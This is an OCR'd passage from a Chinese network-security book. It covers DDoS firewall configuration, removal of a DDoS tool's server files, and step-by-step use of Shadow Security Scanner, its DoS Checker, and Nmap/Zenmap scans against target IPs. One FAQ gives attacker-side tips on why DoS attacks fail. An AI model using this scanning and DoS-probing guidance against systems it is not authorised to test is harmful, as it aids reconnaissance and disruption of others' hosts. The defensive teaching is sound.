


图 12-65 输入要过滤的端口信息

步骤 05 单击“确定”按钮，返回到“冰盾 DDoS 防火墙”主窗口，在其中可以看到刚添加的需要封闭的端口信息，如图 12-66 所示。在“冰盾 DDoS 防火墙”主窗口中选择“IP 黑白名单”选项卡，打开“IP 黑白名单”设置界面，如图 12-67 所示。




图 12-66 添加封闭的端口信息



图 12-67 “IP 黑白名单”设置界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 单击“添加”按钮，打开“黑白名单”对话框，在“IP 范围”设置区域中输入需要添加黑白名单的 IP 地址范围，如果勾选“执行操作”后面的“拒绝”单选项，可把 IP 地址设置为黑名单之中，如果勾选“信任”单选项，则把 IP 地址设置为白名单之中，如图 12-68 所示。




图 12-68 “黑白名单”对话框

步骤 07 单击“确定”按钮，返回到“IP 黑白名单”设置界面，在其中可以看到添加的需要与本台计算机拒绝通信的 IP 地址范围主机，如图 12-69 所示。

步骤 08 选择“CC 攻击防护”选项卡，在其中可以查看受保护的 TCP 端口号，同时，还可以通过单击“增加”按钮、“编辑”按钮、“删除”按钮、“清楚”按钮对其中的 CC 攻击防护进行操作，如图 12-70 所示。




图 12-69　添加黑白 IP 地址范围




图 12-70　设置 CC 攻击防护

另外，使用冰盾 DDoS 防火墙还可以进行入侵防御的设置，同时选择“日志记录”选项卡，在打开的界面中查看相应的日志记录信息，还可以防止 ARP 欺骗攻击。总之，与一般防火墙不同，冰盾是专门为抵御 DDOS 洪水攻击和防止黑客入侵而设计的专业级防火墙。

12.4　专家课堂（常见问题与解答）

点拨 1：D.D.o.S 独裁者从攻击者的角度讲是一个有力的攻击工具，但对于受攻击的对象来说是一个恶意工具，如何在计算机中清除 D.D.o.S 独裁者的服务端程序呢？

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

解答：在“服务”窗口中禁用“Microsoft Windows Update Service”服务；其次在 System32 目录中找到 srvsupp.exe、wsock32l.dll、wsock32p.dl、wsock32s.dll 文件并将其删除；最后在“注册表编辑器”窗口中找到“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\”下的 MsUpdate 分支，将其删掉即可。

点拨 2：为什么有些 D.o.S 攻击对目标主机起不到作用？


解答：出现这种情况的原因有很多，先需要确定在攻击时的设置是否正确；还要确定目标主机中针对攻击的漏洞是否已安装了升级补丁；如果攻击时间不够，发送的数据包还没有到使对方计算机出现问题的程度。同时，还有可能是对方安装了防火墙对攻击的数据进行拦截。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第13章


网络渗透技术的系统防护



重点提示：

- 寻找攻击目标的扫描器
- 系统管理工具
- 网络渗透中的入侵检测防护

网络渗透是黑客常用的一种攻击手段。本章从网络渗透的全局出发，主要介绍寻找攻击目标扫描器的使用、系统管理工具的使用、网络渗透中的入侵检测概述等，用户可以掌握一些网络渗透技术中的系统防范技术，从而保护自己的计算机安全。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

对于网络渗透的防范比较复杂，但不管哪种攻击方式都会攻击系统中最薄弱的环节，因为系统中防护最弱的地方，常常存在有不易发现的系统漏洞。

13.1 寻找攻击目标的扫描器

扫描器是一种自动检测远程或本地主机安全性弱点的程序，通过使用扫描器，黑客可以不留痕迹地发现目标主机的各种 TCP 端口的分配及提供的服务和它们的软件版本等，根据不同的扫描目的，扫描类软件又分为地址扫描器、端口扫描器、漏洞扫描器三个类别。

- 扫描器的工作原理。扫描器通过选用远程 TCP/IP 不同的端口的服务，并记录目标给予的回答，通过这种方法，可以搜集到很多关于目标主机的各种有用的信息，如是否能用匿名登录、是否有可写的 FTP 目录、是否能用 telnet 等。
- 扫描的工作平台。扫描器可支持各种平台，大大方便了单机用户，但同时也带来了更多的网络安全问题。
- 易受攻击的端口。一个端口就是一个潜在的通信通道，也是一个入侵通道。对目标计算机进行端口扫描，能得到许多有用的信息，从而发现系统的安全漏洞。

13.1.1 专业漏洞扫描工具 Shadow Security Scanner

安全漏洞扫描软件 Shadow Security Scanner 可扫描服务器各种漏洞，包括很多漏洞扫描、账号扫描、DOS 扫描等，而且漏洞数据可以随时更新，保证扫描出最新的漏洞信息。

使用 Shadow Security Scanner 扫描系统漏洞的具体步骤如下。

步骤 01 下载并安装 Shadow Security Scanner 软件后，打开“Shadow Security Scanner”主窗口，在左边功能列表中可以看到相应的功能，如图 13-1 所示。

步骤 02 单击工具栏上“New Session”按钮或单击左侧按钮，打开“New Session”窗口，在右面蓝色框中选择扫描规则，如选择“Complete Scan”规则，即对目标计算机进行全面扫描，如图 13-2 所示。




图 13-1 “SSS 程序”主窗口




图 13-2 “New Session”窗口

步骤 03 如果需要创建扫描规则，则单击“Add rule”按钮，打开“Create new rule”对话框，如图 13-3 所示。选择“Create default rule”单选项，在文本框中可以直接输入一个新名称，可以复制某个已存在的扫描规则进行修改。

步骤 04 单击“OK”按钮，打开“Security Scanner Rules”对话框，在其中设置扫描的端

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

口范围、漏洞类型等各种选项，如图 13-4 所示。




图 13-3　“Create new rule”对话框



图 13-4　“Security Scanner Rules”对话框

步骤 05 单击“New Session”窗口中“Next”按钮，打开“New Session Wizard”对话框，在其中可以设置扫描的目标计算机，如图 13-5 所示。

步骤 06 在“New Session Wizard”窗口中单击“Add host”按钮，打开“Add host”对话框，选中“Host”单选按钮，用户可单个加入目标计算机；选中“Hosts range”单选按钮，用户可以指定所要扫描的 IP 地址段；选择“Hosts from file”单选按钮，用户可以通过指定已经存在的目标计算机列表文件来添加目标计算机。此外，用户还可以通过添加计算机组的方式添加计算机，并设置登录名称和密码。如图 13-6 所示。




图 13-5　“New Session Wizard”对话框




图 13-6　“Add host”对话框

步骤 07 单击“添加”按钮，返回“New Session Wizard”窗口，在“Host”列表中可看到新添加的主机，如图 13-7 所示。在选中所要扫描的计算机之后，单击“Next”按钮，完成本次探测，如图 13-8 所示。



图 13-7　添加扫描主机列表




图 13-8　扫描结果显示

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 08 单击工具栏上的“Start scan”按钮或在选中的目标主机上右击，在弹出的快捷菜单中选择“Start scan”选项，即可对选中的计算机进行扫描，在窗口右面将显示扫描情况，任务栏的左下角会显示扫描的进度，如图 13-9 所示。

步骤 09 在“Shadow Security Scanner”窗口如果选择“Vulnerabilities”选项卡，在其中可以查看目标主机所存在的漏洞，如图 13-10 所示。如果选择“Statistics”选项卡，在打开的界面中可以查看扫描的进程列表，如图 13-11 所示。

步骤 10 在选取需要查看的扫描结果之后，Shadow Security Scanner 还将在信息窗口中显示该结果的说明、危险程度、补救办法等内容。如果对方是 NT 系统，Shadow Security Scanner 还会探测它的共享以及用户，如图 13-12 所示。




图 13-9 对选中主机进行扫描



图 13-10 “Vulnerabilities”选项卡




图 13-11 查看扫描进程



图 13-12 扫描结果说明性信息

步骤 11 单击“DoS Checker”按钮，打开“DoS Checker 1.03”对话框，在其中选择需要 DoS 检测的探测方法，在“Host”文本框中输入目标计算机的 IP 地址，在“Threads”栏目中设置检测的线程数量，在“Delay(sec)栏目”中设置延迟时间，在“Packets size”栏目中设置数据包大小，如图 13-13 所示。单击“Start”按钮，开始 DoS 探测，并给出探测的结果，如图 13-14 所示。

步骤 12 选择“Tools”→“Option”菜单项，即可打开“Security Scanner Options”窗口，在“General”选项卡中可以设置扫描线程数、Ping 延迟时间、数据延迟时间等选项。如图 13-15

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

所示。选择“Scanner”选项卡，在其中可以设置与扫描有关的选项，如图 13-16 所示。




图 13-13 “DoS Checker 1.03”对话框




图 13-14　进行 DOS 探测




图 13-15 “Security Scanner Options”窗口




图 13-16　设置扫描选项

步骤 13 选择“Scheduler”选项卡，在其中可以对定时任务进行设置，如图 3-17 所示。选择“Auto update”选项卡，在其中可对程序的升级方式进行设置，如图 13-18 所示。




图 13-17 “Scheduler”选项卡




图 13-18 “Auto update”选项卡

步骤 14 选择“Sounds”选项卡，在其中对报警声音进行设置，如图 13-19 所示。选择“Nmap”选项卡，在其中对 Nmap 属性值进行设置，包括 false 和 True，如图 13-20 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 13-19 “Sounds”选项卡




图 13-20 “Nmap”选项卡

此外，选择“Tools”→“Reports”菜单项，生成一个扫描报告，以方便用户看到扫描的结果，如图 13-21 所示。在“Shadow Security Scanner”主窗口中单击“Base SDK”按钮，在“Base SDK”对话框中可以自定义漏洞，增加了 SSS 的可扩展性，如图 13-22 所示。此外，还有一个(History)历史功能，用户可在此查看以前扫描的结果。总之，Shadow Security Scanner 是一款功能非常强大的专业漏洞扫描器。




图 13-21 “Reports wizard”窗口




图 13-22 “Base SDK”对话框

13.1.2 扫描器中的佼佼者 Nmap

Nmap 是一个网络探测和安全扫描程序，系统管理者和个人可以使用这个软件扫描大型的网络，获取哪台主机正在运行以及提供什么服务等信息。还可了解运行主机的操作系统是什么以及使用了哪些类型的过滤器或防火墙等。

使用 Nmap 扫描主机的操作步骤如下。

步骤 01 在“命令提示符”窗口中输入“nmap”命令，即可看到所有 nmap 的帮助信息，包括 namp 很多命令参数，如图 13-23 所示。

步骤 02 如果想要扫描目标主机开放的 TCP 端口，则可以使用 Nmap 的“-sT”参数。在“命令提示符”窗口中输入“nmap －sT 192.168.0.10”命令，即可扫描出本地计算机中开放的 TCP 端口，如图 13-24 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 13-23　nmap 帮助信息




图 13-24　扫描开放的 TCP 端口

步骤 03 如果想要查看目标主机开放的 UDP 端口，则可以使用 Nmap 的“-sU”参数。在“命令提示符”窗口中输入“nmap －sU 192.168.0.10”命令，即可扫描出本地计算机中开放的 UDP 端口，如图 13-25 所示。




图 13-25　扫描开放的 UDP 端口

Zenmap 是一个多平台的、图形化的 Nmap 前端以及扫描结果查看器，其功能非常强大，其目的在于使初学者使用 Nmap 时更容易上手，同时为高端用户提供更高级的实现功能。

使用 Zenmap 扫描主机漏洞的操作步骤如下。

步骤 01 下载并解压缩 Nmap 压缩包，打开 Nmap 文件夹，在其中双击 Nmap 可执行文件，打开“License Agreement（许可证协议）”对话框，如图 13-26 所示。

步骤 02 单击“I Agree（同意）”按钮，打开“Choose Components（选择组件）”对话框，在其中勾选“Zenmap（GUIFrentend）”复选框，这样在安装完成 Nmap 之后，在桌面和开始菜单上就会产生新的 Zenmap 快捷方式，如图 13-27 所示。




图 13-26　“License Agreement（许可证协议）”对话框




图 13-27　“Choose Components（选择组件）”对话框

步骤 03 依次单击“Next”按钮，直至完成安装 Nmap 程序，双击桌面上的 Zenmap 快捷图标，打开 Nmap 的图形化操作界面，如图 13-28 所示。

步骤 04 在 Nmap 的图形化操作界面中的“Target”文本框中输入要扫描的主机 IP 地址

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

或主机名，也可以设置要扫描主机的 IP 地址段，如需要扫描 192.168.0.1-192.168.0.100 范围内的所有主机，则可以在其中输入“192.168.0.1-100”，如图 13-29 所示。

Nmap 与普通扫描器不同，在输入 IP 地址段时，不能以“192.168.0.1-192.168.0.100”的方式输入。而要使用通配符“*”实现一个地址范围内的扫描，如输入“192.168.0.*”表示要扫描“192.168.0.1-255”整个地址段的主机。



图 13-28 “Zemap”主窗口



图 13-29 输入要扫描的 IP 地址

步骤 05 指定扫描配置文件。在“Zemap”主界面中单击“Profile”右侧下拉按钮，从下拉列表框中选择不同的扫描配置文件，包括操作系统的探测、快速扫描、服务器扫描和加强扫描等选项，如图 13-30 所示。

步骤 06 单击“Scan”按钮，开始对指定的目标进行扫描。Nmap 会扫描执行 IP 地址范围中的在线主机，依次扫描每个主机开放端口、提供相应服务及存在的一些漏洞和安全问题等，在“Nmap Output”选项卡中可以看出最全面的扫描信息，如图 13-31 所示。



图 13-30 配置指定文件



图 13-31 扫描出的在线主机

步骤 07 选择“Ports/Hosts”选项卡，在其中可以查看到在线主机的开放端口信息和相应的服务信息，如图 13-32 所示。选择“Host Details”选项卡，在其中可以看到所选主机的详细信息，如主机名、服务和端口等信息，如图 13-33 所示。

溜客安全网 WwW.176Ku.CoM

